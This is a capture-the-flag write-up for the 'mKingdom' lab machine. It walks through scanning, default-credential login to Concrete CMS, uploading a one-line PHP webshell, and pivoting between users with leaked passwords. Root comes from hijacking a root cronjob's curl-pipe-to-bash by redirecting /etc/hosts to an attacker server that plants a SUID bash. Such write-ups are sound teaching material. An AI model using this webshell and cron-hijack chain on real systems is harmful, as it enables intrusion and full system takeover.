TL;DR
First, we find the concrete cms and upload our webshell to get shell. Then we move between users using passwords found over the system.
We move to root using cronjob we identify and modification of the /etc/hosts file, to points the hostname to our machine.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 85 with apache http server.
PORT   STATE SERVICE REASON         VERSION
85/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-title: 0H N0! PWN3D 4G4IN
|_http-server-header: Apache/2.4.7 (Ubuntu)
I added mkingdom.thm to my /etc/hosts.
Find concrete cms and upload webshell to get reverse shell

I went to port 85, nothing too interesting:
Then, I went for fuzzing which led me to /app:
┌──(agonen㉿kali)-[~/thm/MKingdom]
└─$ ffuf -u 'http://mkingdom.thm:85/FUZZ' -w /usr/share/SecLists/Discovery/Web-Content/big.txt -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://mkingdom.thm:85/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

app                     [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 144ms]

At the end, after pressing the button, we reach this concrete cms 8.5.2 at:
http://mkingdom.thm:85/app/castle/
After googling, I found that the login portal for admin located at /index.php/login, or more extensive:
http://mkingdom.thm:85/app/castle/index.php/login

I tried to login with default credentials, admin:password, and it worked.

First, I added the type php for allowed files:
http://mkingdom.thm:85/app/castle/index.php/dashboard/system/files/filetypes/saved
Then, I uploaded my webshell, the webshell is:
<?php system($_GET[0]) ?>
The uploading point is at:
http://mkingdom.thm:85/app/castle/index.php/dashboard/files/search

I got back the url where the uploaded shell is at:
http://mkingdom.thm:85/app/castle/application/files/7217/6978/1550/webshell.php?0=id

We got RCE, Let’s paste the penelope payload:

Move to user toad using password found inside database.php
I found the credentials of toad.
www-data@mkingdom:/var/www/html/app/castle/application/config$ cat database.php
<?php

return [
    'default-connection' => 'concrete',
    'connections' => [
        'concrete' => [
            'driver' => 'c5_pdo_mysql',
            'server' => 'localhost',
            'database' => 'mKingdom',
            'username' => 'toad',
            'password' => 'toadisthebest',
            'character_set' => 'utf8',
            'collation' => 'utf8_unicode_ci',
        ],
    ],
];
Let’s move to toad:
su toad # toadisthebest

Move to user mario using password found inside environment variable
Inside the environment variables we can find something strange:

We can read the .bashrc to see this:
toad@mkingdom:~$ tail .bashrc
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi

export PWD_token='aWthVGVOVEFOdEVTCg=='
I decoded this, and found some strange string:
toad@mkingdom:~$ echo $PWD_token | base64 -d
ikaTeNTANtES
I tried to move to user mario with the password, and it worked:
su mario # ikaTeNTANtES

I tried to read the flag with cat, but it didn’t work. Someone put SUID bit for user toad on cat (what ??)

So, I read it with strings:
mario@mkingdom:~$ strings user.txt
thm{030a769febb1b3291da1375234b84283}
Privilege Escalation to Root using cronjob and modify /etc/hosts
I exeucted pspy32 and found out there is some cronjob task running:
2026/01/30 09:13:01 CMD: UID=0     PID=4176   | curl mkingdom.thm:85/app/castle/application/counter.sh
2026/01/30 09:13:01 CMD: UID=0     PID=4175   | /bin/sh -c curl mkingdom.thm:85/app/castle/application/counter.sh | bash >> /var/log/up.log

I checked the script:
mario@mkingdom:/tmp$ cat /var/www/html/app/castle/application/counter.sh
#!/bin/bash
echo "There are $(ls -laR /var/www/html/app/castle/ | wc -l) folder and files in TheCastleApp in - - - - > $(date)."
Okay, we also can’t modify this file. However, I checked /etc/hosts, and found out it is found in our group, we can modify it:
mario@mkingdom:/tmp$ ls -la /etc/hosts
-rw-rw-r-- 1 root mario 342 Jan 26  2024 /etc/hosts
Okay, let’s add our IP, and then it’ll go to our server, just need to setup the whole path.
So, first change the /etc/hosts, add this line (with your ip):
192.168.138.59 mkingdom.thm

Then, on the local machine, setup the listener:
┌──(agonen㉿kali)-[~/thm/MKingdom]
└─$ mkdir -p ./app/castle/application/

┌──(agonen㉿kali)-[~/thm/MKingdom]
└─$ echo 'chmod u+s /bin/bash' > ./app/castle/application/counter.sh

┌──(agonen㉿kali)-[~/thm/MKingdom]
└─$ python3 -m http.server 85
Now, wait for the request, and then spawn the root shell:
mario@mkingdom:/tmp$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1021112 May 16  2017 /bin/bash
mario@mkingdom:/tmp$ /bin/bash -p
bash-4.3# id

And the root flag:
bash-4.3# strings root.txt
thm{e8b2f52d88b9930503cc16ef48775df0}
Here is the crontab task file:
bash-4.3# strings root
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.Joo6P0/crontab installed on Wed Nov 29 00:30:47 2023)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
# Edit this file to introduce tasks to be run by cron.
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
# For more information see the manual pages of crontab(5) and cron(8)
# m h  dom mon dow   command
* * * * * curl mkingdom.thm:85/app/castle/application/counter.sh | bash >> /var/log/up.log
*/5 * * * * rm /var/log/up.log